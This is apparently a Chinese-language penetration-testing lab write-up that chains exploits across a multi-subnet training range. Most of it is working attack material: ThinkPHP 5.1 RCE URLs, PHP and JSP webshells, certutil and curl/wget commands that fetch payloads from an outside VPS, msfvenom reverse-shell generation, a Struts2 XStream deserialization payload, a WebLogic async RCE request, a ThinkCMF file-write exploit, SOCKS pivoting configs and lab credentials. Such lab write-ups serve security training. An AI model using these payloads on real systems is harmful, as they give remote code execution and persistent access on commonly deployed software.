

渗透测试考核靶场一

渗透测试考核靶场一

环境拓扑

寻找突破点 - WEB1_Thinkphp5

信息收集

漏洞利用

上线MSF

上线CS

内网渗透

内网信息收集

配置代理

端口扫描

2.x网段渗透 - 172.26.2.174[win7-HongCMS]

开放80端口

信息收集

漏洞利用

二层socks代理

内网存活探测

3.x网段渗透 - 172.26.3.75[centos-struts2]

漏洞利用

MSF连接上线

struts2漏洞利用工具

3.x网段渗透 - 172.26.3.27[centos-weblogic]

漏洞利用

执行后门, msf连接上线

后渗透 [可以发现4网段]

添加路由、设置三层代理

4.x网段渗透-172.26.4.22 [win7-thinkcmf]

漏洞利用

环境拓扑

```
1 |
2 | 218.76.8.99:2780 → 10.30.1.181:80
3 | 218.76.8.99:2722 → 10.30.1.105:22
```

```
1 | # 公网
2 |
3 | Attack-Kali:
4 | 218.76.8.99 2722[ssh] root/123456
5 |
6 | WEB1_Thinkphp5_Win7
```

```
7 218.76.8.99:2780 → 10.30.1.181:80
8 pts 172.26.2.182
9 pts1 172.26.3.63
10
11 # 内网
12 WEB1_HongCMS_Win7
13 pts 172.26.2.174
14 pts1 172.26.3.18
15
16 WEB2-Weblogic_RCE
17 pts1 172.26.3.62
18 pts2 172.26.4.66
19
20 WEB2_Strtus2_Centos
21 172.26.3.75
22
23 WEB3_Thinkcmf_Win7
24 172.26.4.22
```

寻找突破点 - WEB1_Thinkphp5

信息收集

1. Acunetix扫描目标 <http://218.76.8.99:2780/>
2. Wappalyzer
3. dirsearch目录扫描

dirb

```
1 | python3 dirsearch.py -u http://218.76.8.99:2780/ -e *
```

4. 御剑目录扫描

漏洞利用

<http://218.76.8.99:2780/public/index.php>

1. thinkphp5.1-rce写Webshell
 - 命令执行

```

1 http://218.76.8.99:2780/public/index.php?
  s=index/\think\Request/input&filter=system&data=whoami
2
3 http://218.76.8.99:2780/public/index.php?
  s=/index/\think/request/cache&key=whoami|system
4
5 http://218.76.8.99:2780/public/index.php?
  s=index/\think\Container/invokefunction&function=call_us
  er_func_array&vars[0]=system&vars[1][]=whoami

```

- 写webshell

```

1 http://218.76.8.99:2780/public/index.php?
  s=index/\think\Container/invokefunction&function=call_us
  er_func_array&vars[0]=file_put_contents&vars[1]
  []=m.php&vars[1][]=%3C?php%20@eval($_POST[c]);?%3E

```


- certutil下载webshell

```

1 http://218.76.8.99:2780/public/index.php?
  s=index/\think\Request/input&filter=system&data=cmd /c
  certutil.exe -urlcache -split -f
  http://139.155.49.43:8000/bx3.php
  C:/phpStudy/PHPTutorial/WWW/public/bx3.php

```

**** ◆◆◆◆ **** 0000 ... 0283 CertUtil: -URLCache ◆◆◆◆◆◆◆◆◆◆ CertUtil: -URLCache ◆◆◆◆◆◆◆◆◆◆



上线MSF

1. msfvenom生成后门，并上传至靶机，msf开启监听

```

1 # msfvenom
2 msfvenom -p windows/x64/meterpreter/reverse_tcp
  lhost=139.155.49.43 lport=5555 -f exe > re5555.exe
3
4 # metasploit
5 msf6 exploit(multi/handler) > set lhost 39.108.68.207
6 msf6 exploit(multi/handler) > set lport 10001
7 msf6 exploit(multi/handler) > run
8

```

```
9 [-] Handler failed to bind to 39.108.68.207:10001:- -
10 [*] Started reverse TCP handler on 0.0.0.0:10001
11 [*] Sending stage (200262 bytes) to 218.76.8.99
12 [*] Meterpreter session 1 opened (172.18.66.74:10001 →
    218.76.8.99:19931) at 2020-11-28 18:49:40 +0800
13
14 # webshell
15 start re5555.exe
```

2. thinkphp5.1-rce 写 msf 木马, 然后执行上线 msf

```
1 http://218.76.8.99:2780/public/index.php?
  s=index/\think\Request/input&filter=system&data=cmd /c
  certutil.exe -urlcache -split -f
  http://139.155.49.43:8000/re5555.exe
  C:/windows/re5555.exe
```

**** 联机 **** 0000 ... 1c00 CertUtil: -URLCache 命令成功完成。 CertUtil: -URLCache 命令成功完成。



```
1 http://218.76.8.99:2780/public/index.php?
  s=index/\think\Request/input&filter=system&data=c:\windo
  ws\re5555.exe
```

上线CS

cobaltstrike生产后门, 并上传至靶机, 执行payload上线beacon。

内网渗透

利用流程

公网或kali→thinkphp[2网段]→HongCMS[2,3网段]→struts2[3网段]→weblogic[3,4网段]→thinkcmf[4网段]

内网信息收集

```
1 # getuid
2 meterpreter > getuid
3 Server username: NT AUTHORITY\SYSTEM
4
5 # 网卡信息
6 meterpreter > ipconfig
7 IPv4 Address : 172.26.2.182
8
9 meterpreter > run get_local_subnets (run
post/multi/manage/autoroute)
10 Local subnet: 172.26.2.0/255.255.255.0
11
12 # 配置路由
13 meterpreter > run autoroute -s 172.26.2.0/24
14
15 # 扫描存活主机
16 ## ping
17 for /L %P in (1,1,254) do @ping -w 10 -n 1 172.26.2.%P
| findstr TTL= >> ip.txt
18
19 ## ladon
20 Ladon64.exe 172.26.2.0/24 OnlinePC
21 Arch: amd64 OS: windows
22 Targe: 172.26.2.0/24
23 Load PingScan
24 PING: 172.26.2.182
25 PING: 172.26.2.174
26 PING: 172.26.2.2
27 PING: 172.26.2.1
28 PING: 172.26.2.35
29
30 ## fscan
31 fscan.exe -h 172.26.2.0/24
32
33 ## arp cache
34 meterpreter > arp -a
35
36 ARP cache
37 =====
38
39 IP address          MAC address          Interface
40 -----
41 127.255.255.255     ff:ff:ff:ff:ff:ff    14
```

```

42      172.26.2.1      fa:16:3e:e8:10:f2  11
43      172.26.2.2      fa:16:3e:20:b5:a6  11
44      172.26.2.35     fa:16:3e:e2:d4:c1  11
45      172.26.2.174    fa:16:3e:62:60:33  11
46      172.26.2.255    ff:ff:ff:ff:ff:ff  11
47      224.0.0.22      00:00:00:00:00:00  1
48      224.0.0.22      01:00:5e:00:00:16  14
49      224.0.0.22      01:00:5e:00:00:16  11
50      224.0.0.252     00:00:00:00:00:00  1
51      224.0.0.252     01:00:5e:00:00:fc  14
52      224.0.0.252     01:00:5e:00:00:fc  11
53      255.255.255.255 ff:ff:ff:ff:ff:ff  11
54
55 # cobaltstrike
56
57 portscan
58

```

配置代理

1. msf的 `auxiliary/server/socks_proxy` 模块

```

1  msf6 auxiliary(server/socks_proxy) > options
2
3  Module options (auxiliary/server/socks_proxy):
4
5      Name      Current Setting  Required  Description
6      ----      -
7      PASSWORD
for SOCKS5 listener      no        Proxy password
8      SRVHOST    0.0.0.0          yes       The address to
listen on
9      SRVPORT    1080             yes       The port to
listen on
10     USERNAME
for SOCKS5 listener      no        Proxy username
11     VERSION    5                yes       The SOCKS
version to use (Accepted: 4a, 5)
12
13
14  Auxiliary action:
15
16      Name      Description
17      ----      -

```

```
18 Proxy Run a SOCKS proxy server
19
20
21 msf6 auxiliary(server/socks_proxy) > run
22 [*] Auxiliary module running as background job 1.
```

2. EW

```
1 # VPS
2 ./ew_for_linux64 -s rcsocks -l 6611 -e 6000
3
4 # webshell
5 ew1 -s rsocks -d 139.155.49.43 -e 6000
```

3. FRP

```
1 C:> frpc.exe -c frpc.ini
2 C:> type frpc.ini
3
4 [common]
5 server_addr = 47.101.214.85
6 server_port = 7000
7
8 [socks5]
9 type = tcp
10 plugin = socks5
11 remote_port = 8000
```

4. CS socks

```
1 beacon> socks 6000
```

5. 连接代理

```
1 # proxychains
2 vim /etc/proxychains.conf
3 socks4 47.101.214.85 8000
4
5 # proxifier
```

端口扫描

1 | proxychains nmap -sT -Pn -T4 172.26.2.174

```
root@VM-0-2-ubuntu:~# proxychains nmap -sT -Pn -T4 172.26.2.174
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-24 16:42 CST
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:8888-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:113-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:53-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:110-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:143-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:3306-<-<-OK
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:199-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:587-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:80-<-<-OK
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:5900-<--timeout
|S-chain| -<-127.0.0.1:6001-<-<-172.26.2.174:1723-<--timeout
```

2.x网段渗透 - 172.26.2.174[win7-HongCMS]

开放80端口

配置浏览器代理进行访问

设定

界面

通用

导入/导出

情景模式

burp

openstack

proxy

auto switch

新建情景模式...

代理服务器

网址协议	代理协议	代理服务器	代理端口	
(默认)	SOCKS5	112.124.18.144	6000	🔒


显示高级设置

不代理的地址列表

不经过代理连接的主机列表: (每行一个主机)

(可使用通配符等匹配规则...)

127.0.0.1



信息收集

通过对网页的浏览得到目标为php语言 配置proxifier代理将敏感目录扫描工具代理进内网

<input checked="" type="checkbox"/> New	7kbscan-webpathbrute.exe	Any	Any	Proxy SOCKS5 112.124.18.144:6611
<input type="checkbox"/> New	Any	Any	Any	Proxy SOCKS5 202.182.105.61:6080
Default	Any	Any	Any	Direct

通过7kbscan扫描敏感路径得到admin后台路径

[7kbscan]WebPathBrute 1.6.2 [铸剑实战靶场内部专用]

参数配置
并发线程数: 20 超时时间: 10 秒 ☐ 随机XFF与X-Real-IP
自定义Header头:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4399.72 Safari/537.36

Http方法
☒ Head
☐ Get
☐ Post

延时扫描
本功能针对经过频繁访问
如启用自动降低为单线程
访问间隔: 2000 毫秒
是否启用: ☐ 延时扫描

扫描选项
扫描目标: http://172.26.2.174/ 多url扫描 开始
字典类型: ☒ Path ☐ ASP ☐ Mdb ☐ PHP ☐ ASFX ☐ JSP ☐ CFM ☐ 自定义类型 切换加载
显示结果: ☒ 200 ☒ 3XX ☐ 401 ☒ 403 ☐ 405 ☐ 406 ☐ 5XX ☐ 自定义错误 多个调用! 隔开 暂停
暴力配置
☐ 暴力模式 起始长度: 1 结束长度: 3 变量: \$7h\$ 字符: abcdefghijklmnopqrstuvwxyz

ID	网页地址	状态码	返回长度
1	http://172.26.2.174/admin/	200	
2	http://172.26.2.174/admin/	200	
3	http://172.26.2.174/robots.txt	200	
4	http://172.26.2.174/system/	200	
5	http://172.26.2.174/admin/	200	
6	http://172.26.2.174/system/	200	
7	http://172.26.2.174/config/	200	
8	http://172.26.2.174/includes/	200	
9	http://172.26.2.174/install/	200	

漏洞利用

1. SQLMap注入
2. 445端口ms17-010
3. HongCMS

WEB后台: <http://172.26.2.174/admin/>

由于没有用户名枚举漏洞 尝试用户名和密码一起爆破

配置burp代理

SOCKS Proxy

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured a proxy, you should configure the proxy settings here.

Note: these settings can be overridden for individual projects within project options.

☒

Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:

☐ Do DNS lookups over SOCKS proxy

配置爆破模块

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

1 POST /admin/ HTTP/1.1

2 Host: 172.26.2.174

3 Content-Length: 168

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://172.26.2.174

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://172.26.2.174/admin/

11 Accept-Encoding: gzip, deflate

12 Accept-Language: zh-CN,zh;q=0.9

13 Connection: close

14

15 key=8vk8D6F0Accode=a20SAkA2VNC2dcQW4k8AX148suL8RIe6l0pcorn5wC%2FPjiEhN7ZYkQ%2BT05Du2Yur7dYb7K6ELJ%2Pfi7pFka&username=admin&password=admin123&submit=

Add \$

Clear \$

Auto \$

Refresh

得到用户名和密码为admin/admin123456

Intruder attack 1

Attack Save Columns

Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
11	admin	admin123456	200			307	
0			200			2463	
1	admin	admin	200			2463	
2	admin123	admin	200			2463	
3	system	admin	200			2463	

进入后台getshell

在系统中修改语言模板getshell

语言管理

编辑语言文件

注意: 语言文件为PHP程序文件, 请使用正确的标点符号!

当前文件: http://10.30.1.189/public/languages/Chinese.php

<?php eval(\$_POST['pwd']);?>

<?php if(!defined('ROOT')) die('Access denied.');

//返回中文语言数组

return array(

'chinese' => '中文',

'english' => '英文',

'home' => '首页',

'news' => '公司新闻',

'products' => '公司产品',

'aboutus' => '关于我们',

'contactus' => '联系我们',

'services' => '企业服务',

'culture' => '企业文化',

'organization' => '组织结构',

'companys' => '旗下公司',

'company1' => '第一个公司',

'company2' => '第二个公司',

'company3' => '第三个公司',

'editor' => '编辑',

'price' => '价格',


'clicks' => '点击',

'date' => '日期',

)

蚁剑配置代理连接 shell

http://172.26.2.174/public/languages/Chinese.php pwd



存在3网段建立二层socks代理

二层socks代理

1. EW

```
1 VPS:
2 ./ew_vps -s lcx_listen -l 6003 -e 6002
3
4 HongCMS:
5 ew.exe -s ssocksd -l 9999
6
7 ThinkPHP:
8 ew1 -s lcx_slave -d 47.101.214.85 -e 6002 -f
   172.26.2.174 -g 9999
```

2. FRP

- vps

```
1 ./frps -c frps_vps.ini
2
3 [common]
4 bind_addr = xx.xx.xx.xx
5 bind_port = 7000
```

- Thinkphp

```
1 1. frpc.exe -c frpc_1.ini
2
3 [common]
4 server_addr = 47.101.214.85
5 server_port = 7000
6
7 [socks5_to_2]
8 type = tcp
9 plugin = socks5
10 remote_port = 8000
11
12 [socks5_to_3]
13 type = tcp
14
15 ## 需要被代理的本地服务的 IP 地址
16 local_ip = 127.0.0.1
17
18 ## 配合 local_ip
19 local_port = 8001
20
21 ## 用户访问此端口的请求会被转发到 local_ip:local_port
22 remote_port = 8002
23
24
25 2. frps.exe -c frps.ini
26
27 [common]
28 bind_port = 7000
```

- HongCMS

```
1 frpc -c frpc_2.ini
2
3 [common]
4 server_addr = 172.26.2.182
5 server_port = 7000
6
7 [socks5_3]
8 type = tcp
9 plugin = socks5
10 remote_port = 8001
```

内网存活探测

```
1 #扫描存活主机[3网段]
2 ## ping
3 for /l %i in (1,1,255) do @ ping 172.26.3.%i -w 1 -n
  1|find /i "ttl="
4
5 ## ladon
6 ladon.exe 172.26.3.0/24 OnlinePC
7 ladon.exe 172.26.3.0/24 portscan
8
9 ## nmap
10 proxychains nmap -sT -Pn -T4 172.26.3.0/24
11
12 ## arp -a
```

3.x网段渗透 - 172.26.3.75[centos-struts2]

漏洞利用

1. struts2-rce

```
1 #msfvenom生成后门,上传到
  hongcms[172.26.2.174/172.26.3.18]web服务目录中
2
3 #poc:
4 POST /orders/3 HTTP/1.1
5 Host: 172.26.3.75:8080
6 Content-Length: 2430
7 Cache-Control: max-age=0
8 Upgrade-Insecure-Requests: 1
9 Origin: http://172.26.3.75:8080
10 Content-Type: application/xml
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/86.0.4240.198 Safari/537.36
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.9
13 Referer: http://172.26.3.75:8080/orders/3/edit
```

```

14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9,la;q=0.8,en;q=0.7
16 Cookie: JSESSIONID=FB20F1713775958840CAAA6C8703CC5F
17 Connection: close
18
19 <map>
20   <entry>
21     <jdk.nashorn.internal.objects.NativeString>
22       <flags>0</flags>
23       <value
24         class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
25         <dataHandler>
26           <dataSource
27             class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$
28             XmlDataSource">
29             <is class="javax.crypto.CipherInputStream">
30             <cipher class="javax.crypto.NullCipher">
31               <initialized>>false</initialized>
32               <opmode>0</opmode>
33               <serviceIterator
34                 class="javax.imageio.spi.FilterIterator">
35                 <iter
36                 class="javax.imageio.spi.FilterIterator">
37                 <iter
38                 class="java.util.Collections$EmptyIterator"/>
39                 <next
40                 class="java.lang.ProcessBuilder">
41                 <command>
42                   <string>bash</string>
43                   <string>-c</string>
44                   <string>curl -o
45                     /tmp/bind7777.elf
46                     http://172.26.3.18/bind7777.elf</string>
47                 </command>
48               </next>
49             </iter>
50             <filter
51               class="javax.imageio.ImageIO$ContainsFilter">
52               <method>
53               <class>java.lang.ProcessBuilder</class>
54               <name>start</name>

```

```
46         <parameter-types/>
47     </method>
48     <name>foo</name>
49 </filter>
50     <next class="string">foo</next>
51 </serviceIterator>
52 <lock/>
53 </cipher>
54 <input
55 class="java.lang.ProcessBuilder$NullInputStream"/>
56     <ibuffer></ibuffer>
57     <done>>false</done>
58     <ostart>0</ostart>
59     <ofinish>0</ofinish>
60     <closed>>false</closed>
61 </is>
62     <consumed>>false</consumed>
63 </dataSource>
64     <transferFlavors/>
65 </dataHandler>
66     <dataLen>0</dataLen>
67 </value>
68 </jdk.nashorn.internal.objects.NativeString>
69 <reference=" ../jdk.nashorn.internal.objects.NativeString
70 </entry>
71 <entry>
72     <jdk.nashorn.internal.objects.NativeString
73     reference=" ../ ../entry/jdk.nashorn.internal.objects.Nat
74     iveString"/>
75     <jdk.nashorn.internal.objects.NativeString
76     reference=" ../ ../entry/jdk.nashorn.internal.objects.Nat
77     iveString"/>
78 </entry>
79 </map>
80
81 #修改command
82 <command>
83     <string>bash</string>
84     <string>-c</string>
85     <string>chmod +x /tmp/bind7777.elf</string>
86 </command>
87
88 #修改command
```

```
84 <command>
85         <string>bash</string>
86         <string>-c</string>
87         <string>./tmp/bind7777.elf</string>
88 </command>
```

2. ssh登录

```
1 |root/hacking@hetian
```

3. msf的s2-045模块

MSF连接上线

meterpreter后渗透 [无其他网段]

struts2漏洞利用工具

通过proxychains将struts2漏洞利用工具代理进内网扫描



3.x网段渗透 - 172.26.3.27[centos-weblogic]

漏洞利用

1. weblogic-poc

```
1 #上马poc[利用方法、工具多样, 这里只列举一种]
2 POST /_async/AsyncResponseService HTTP/1.1
3 Host: 172.26.3.27:7001
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/84.0.4147.105 Safari/537.36 Edg/84.0.522.58
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-
  GB;q=0.7,en-US;q=0.6
10 Connection: close
11 Content-Type: text/xml
12 Content-Length: 1112
13
14 <soapenv:Envelope
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope
  /" xmlns:wsa="http://www.w3.org/2005/08/addressing"
  xmlns:asy="http://www.bea.com/async/AsyncResponseServic
  e"><soapenv:Header><wsa:Action>xx</wsa:Action>
  <wsa:RelatesTo>xx</wsa:RelatesTo><work:WorkContext
  xmlns:work="http://bea.com/2004/06/soap/workarea/">
  <java version="1.8.0_131"
  class="java.beans.xmlDecoder"><object
  class="java.io.PrintWriter">
  <string>servers/AdminServer/tmp/_WL_internal/bea_wls9_a
  sync_response/8tpkys/war/webshell.jsp</string><void
  method="println"><string><![CDATA[
15 <%
16     if("123".equals(request.getParameter("pwd"))){
```

```

17         java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).
getInputStream();
18         int a = -1;
19         byte[] b = new byte[1024];
20         out.print("<pre>");
21         while((a=in.read(b))!=-1){
22             out.println(new String(b));
23         }
24         out.print("</pre>");
25     }
26     %>]]>
27 </string></void><void method="close"/></object></java>
</work:WorkContext></soapenv:Header><soapenv:Body>
<asy:onAsyncDelivery/></soapenv:Body>
</soapenv:Envelope>
28
29 #访问马
30 http://172.26.3.78:7001/_async/webshell.jsp?
pwd=123&cmd=ls
31
32 #msfvenom生成后门, 上传到
HongCMS[172.26.2.174/172.26.3.18]web服务目录中
33 http://172.26.3.78:7001/_async/webshell.jsp?
pwd=123&cmd=wget%20http://172.26.3.18/bind7778.elf

```

2. weblogic漏洞利用工具

3. msf的weblogic利用模块

执行后门, msf连接上线

```

1 http://172.26.3.78:7001/_async/webshell.jsp?
pwd=123&cmd=./bind7778.elf

```

后渗透 [可以发现4网段]

```

1 meterpreter > ifconfig
2 meterpreter > arp
3
4 #扫描存活主机[4网段]
5 #ping.sh[需要在linux上进行编辑]
6 #!/bin/bash
7

```

```

8 for num in {1..254};
9 do
10     ip=172.26.4.$num
11     ping -c1 $ip >/dev/null 2>&1
12     if [ $? = 0 ];
13     then
14         echo "$ip" ok
15     else
16         echo "$ip" fail
17     fi
18 done

```

添加路由、设置三层代理

1. msf添加路由

```
1 meterpreter > run autoroute -s 172.26.4.0/24
```

2. ew三层代理

```

1 ##vps ./ew_for_linux64 -s rcsocks -l 10078 -e 6699
2
3 #将Vps6699与HongCms的7778端口绑定建立socks5代理
4 Thinkphp ./ew1 -s lcx_slave -d 119.45.175.218 -e 6699 -
  f 172.26.2.174 -g 7778
5
6 #本地启动流量转发，将来自外部7778端口的流量转发到本地的10011端口
7 HongCms ew2.exe -s lcx_listen -l 7778 -e 10011
8
9 #启动socks5服务，并反弹到HongCms的10011端口
10 weblogic ./ew3 -s rssocks -d 172.26.3.18 -e 10011

```

3. frp三层代理

- VPS

```

1 ./frps -c frps.ini
2
3 [common]
4 bind_addr = 47.101.214.85
5 bind_port = 7000

```

- Thinkphp

```
1 1. frpc.exe -c frpc.ini
```

```
2
3 [common]
4 server_addr = 47.101.214.85
5 server_port = 7000
6
7 [socks5_to_2]
8 type = tcp
9 plugin = socks5
10 remote_port = 6001
11
12 [socks5_to_3]
13 type = tcp
14 local_ip = 127.0.0.1
15 local_port = 6002
16 remote_port = 6003
17
18 [socks5_4]
19 type = tcp
20 local_ip = 127.0.0.1
21 local_port = 6004
22 remote_port = 6005
23
24 2. frps.exe -c frps.ini
25
26 [common]
27 bind_port = 7000
```

- HongCMS

```
1 1. frpc -c frpc_3.ini
2
3 [common]
4 server_addr = 172.26.2.182
5 server_port = 7000
6
7 [socks5_3]
8 type = tcp
9 plugin = socks5
10 remote_port = 6002
11
12 [socks5_4]
13 type = tcp
14 local_ip = 127.0.0.1
15 local_port = 6006
16 remote_port = 6004
```

```
17  
18 2. frps.exe -c frps.ini  
19  
20 [common]  
21 bind_port = 7000
```

- Weblogic

```
1 frpc -c frpc_4.ini  
2  
3 frpc -c frpc_4.ini  
4 [common]  
5 server_addr = 172.26.3.18  
6 server_port = 7000  
7  
8 [socks5_4]  
9 type = tcp  
10 plugin = socks5  
11 remote_port = 6006
```

4.x网段渗透-172.26.4.22 [win7-thinkcmf]


漏洞利用

1. thinkcmf任意文件写入

```

1 #写入phpinfo[这里可以直接在172.26.3.78 weblogic靶机上直接使用
  curl访问，也可以连接代理通过浏览器访问]
2 curl "http://172.26.4.22/index.php?
  a=fetch&templateFile=public/index&prefix=%27%27&content
  =%3Cphp%3Efile_put_contents(%27test.php%27,%27%3C?
  php%20phpinfo());?%3E%27)%3C/php%3E"
3
4 http://172.26.4.22/index.php?
  a=display&templateFile=test.php
5
6 #写入马
7 curl "http://172.26.4.22/index.php?
  a=fetch&templateFile=public/index&prefix=%27%27&content
  =%3Cphp%3Efile_put_contents(%27mingy.php%27,%27%3C?
  php%20@eval(\$_POST[ccc]);?%3E%27)%3C/php%3E"
8 http://172.26.4.22/index.php?
  a=display&templateFile=mingy.php
9
10 #菜刀代理连接马
11
12 #msfvenom生成bind_tcp后门，并通过websHELL上传运行，msf连接上
    线

```



```

C:\phpStudy\PHPTutorial\WWW> ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : openstacklocal
    本地链接 IPv6 地址. . . . . : fe80::b464:b470:754:df11%11
    IPv4 地址 . . . . . : 172.26.4.22
